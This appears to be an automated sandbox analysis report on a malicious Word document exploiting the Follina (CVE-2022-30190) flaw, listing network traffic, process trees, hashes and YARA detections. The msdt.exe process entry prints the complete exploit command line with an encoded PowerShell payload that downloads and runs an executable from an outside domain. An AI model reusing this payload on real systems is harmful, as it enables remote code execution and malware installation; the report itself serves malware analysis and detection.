2022-07-21 12:35:03 UTC	19	IN	HTTP/1.1 304 Not Modified Date: Thu, 21 Jul 2022 12:35:03 GMT Connection: close last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: 8f52176cd735ee0a92701f568ac6ec16 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:35:02 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=IKZSuIBp5O%2BqtYv2Q0UA6tR5LvRBl0jczo0BBcocd5lL4l9ypj%2FHt71Yaa9BSfGYeJFioV7%2FbFrKm8bZHeQgYpNMkSyr%2B%2Bh4rWlDsO3EeiC0uhjQXy9KtsQbepTrpdgsunE%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3f9642c0b7511-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49751	172.67.190.5	443	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:35:03 UTC	20	OUT	HEAD /struk/wellcome.html HTTP/1.1 Authorization: Bearer X-MS-CookieUri-Requested: t X-IDCRL_ACCEPTED: t User-Agent: Microsoft Office Existence Discovery Host: akmalreload.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:35:03 UTC	20	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:35:03 GMT Content-Type: text/html; charset=utf-8 Connection: close vary: Accept-Encoding last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: 501a3531e58f753b8b742a2f00f1d809 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:35:02 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=5JOnmcFrMmy0cjFHdQAcWiBBU3U6AvH%2BooaSk3%2Fo5WNyzlEJXJ5%2Fs3%2BNiD%2FWtknS66tFD9nIf3CIU3hDkwm0kI%2FbNq36r89tEO0te0hXSNSj9p24nahN2CxojgwI7eSIEvw%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3f968fc10886b-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: **6316**, Parent PID: **756**

General

Target ID:	0
Start time:	14:34:42
Start date:	21/07/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x2d0000
File size:	1937688 bytes
MD5 hash:	0B9AB9B9C4DE429473D6450D4297A123

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Registry Activities

Analysis Process: MSOSYNC.EXE PID: 6464, Parent PID: 6316

General

Target ID:	1
Start time:	14:34:48
Start date:	21/07/2022
Path:	C:\Program Files (x86)\Microsoft Office\Office16\MSOSYNC.EXE
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe
Imagebase:	0xe40000
File size:	466688 bytes
MD5 hash:	EA19F4A0D18162BE3A0C8DAD249ADE8C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: 5804, Parent PID: 6316

General

Target ID:	13
Start time:	14:35:05
Start date:	21/07/2022
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'R2V0LVByb2Nlc3MgLU5hbWUgbXNkdHxTdG9wLVByb2Nlc3M7cG93ZXJzaGVsbCAtbm9wIC1jIE5ldy1JdGVtIC1QYXRoICJDOlwiIC1OYW1lIlCJ0ZW1wIiAtSXRlbVR5cGUgRGlyZWN0b3J5CihOZXctT2JqZWN0IFN5c3RlbS5OZXQuV2ViQ2xpZW50KS5Eb3dubG9hZEZpbGUoImh0dHBzOi8vYWttYWxvYWQuY29tL3N0cnVrL3Byb2plY3QuZXhlIiwiQzpcdGVtcFxwcm9qZWN0LmV4ZSIpClN0YXJ0LVByb2Nlc3MgKCJDOlx0ZW1wXHByb2plY3QuZXhlIik='+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO
Imagebase:	0xa30000
File size:	1508352 bytes

MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 0000000D.00000002.573152901.0000000000980000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 0000000D.00000002.573152901.0000000000980000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 0000000D.00000002.573579866.0000000002C48000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 0000000D.00000002.576666523.0000000003020000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 0000000D.00000002.576666523.0000000003020000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: 0000000D.00000002.573391995.0000000002C40000.00000004.00000020.00020000.00000000.sdmp, Author: Nasreddine Bencherchali, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: 0000000D.00000002.573391995.0000000002C40000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A5BFE8	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A5BFE8	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A5BFE8	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A5BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	A5BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A5BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_51BFEA36-4DD3-42E4-80FC-63622484CA5D_	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	A5BFE8	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\msdtadmin_51BFEA36-4DD3-42E4-80FC-63622484CA5D_\inuse	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	A5B734	CreateFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **3620**, Parent PID: **6676**

General

Target ID:	23
Start time:	14:36:01
Start date:	21/07/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\5xjziuml\5xjziuml.cmdline
Imagebase:	0x1360000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\5xjziuml\CSCF16D2975B7774203A88B71A973285B7C.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13BE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5xjziuml\CSCF16D2975B7774203A88B71A973285B7C.TMP	success or wait	1	13D9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5xjziuml\CSCF16D2975B7774203A88B71A973285B7C.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	13D967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\5xjziuml\5xjziuml.cmdline	unknown	356	success or wait	1	13BE638	ReadFile
C:\Users\user\AppData\Local\Temp\5xjziuml\5xjziuml.0.cs	unknown	5944	success or wait	1	13BE638	ReadFile

Analysis Process: cvtres.exe PID: **1100**, Parent PID: **3620**

General

Target ID:	24
Start time:	14:36:04
Start date:	21/07/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4E28.tmp" "c:\Users\user\AppData\Local\Temp\5xjziuml\CSCF16D2975B7774203A88B71A973285B7C.TMP"
Imagebase:	0x1000000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **5100**, Parent PID: **6676**

General

Target ID:	25
Start time:	14:36:20
Start date:	21/07/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\0e51okyq\0e51okyq.cmdline
Imagebase:	0x1360000
File size:	2170976 bytes
MD5 hash:	350C52F71BDED7B99668585C15D70EEA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\0e51okyq\CSCC7D9E81B474B42B68F5EB6CB9C3BA6BD.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	13BE1E9	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0e51okyq\CSCC7D9E81B474B42B68F5EB6CB9C3BA6BD.TMP	success or wait	1	13D9793	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0e51okyq\CSCC7D9E81B474B42B68F5EB6CB9C3BA6BD.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	13D967F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0e51okyq\0e51okyq.cmdline	unknown	356	success or wait	1	13BE638	ReadFile
C:\Users\user\AppData\Local\Temp\0e51okyq\0e51okyq.0.cs	unknown	791	success or wait	1	13BE638	ReadFile

Analysis Process: cvtres.exe PID: **4008**, Parent PID: **5100**

General

Target ID:	26
Start time:	14:36:23
Start date:	21/07/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES995A.tmp" "c:\Users\user\AppData\Local\Temp\0e51okyq\CSCC7D9E81B474B42B68F5EB6CB9C3BA6BD.TMP"
Imagebase:	0x1000000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **5176**, Parent PID: **6676**

General	
Target ID:	31
Start time:	14:37:04
Start date:	21/07/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -c New-Item -Path C:\ -Name temp -ItemType Directory
Imagebase:	0x12e0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	61DE5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	61DE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	61DE5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	61DE5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	61D403DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	61DECA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	61DECA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	61DECA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	61D403DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	61D403DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	61DE5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	61DE5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	61DE5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	61DE5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	61D403DE	ReadFile

Disassembly

No disassembly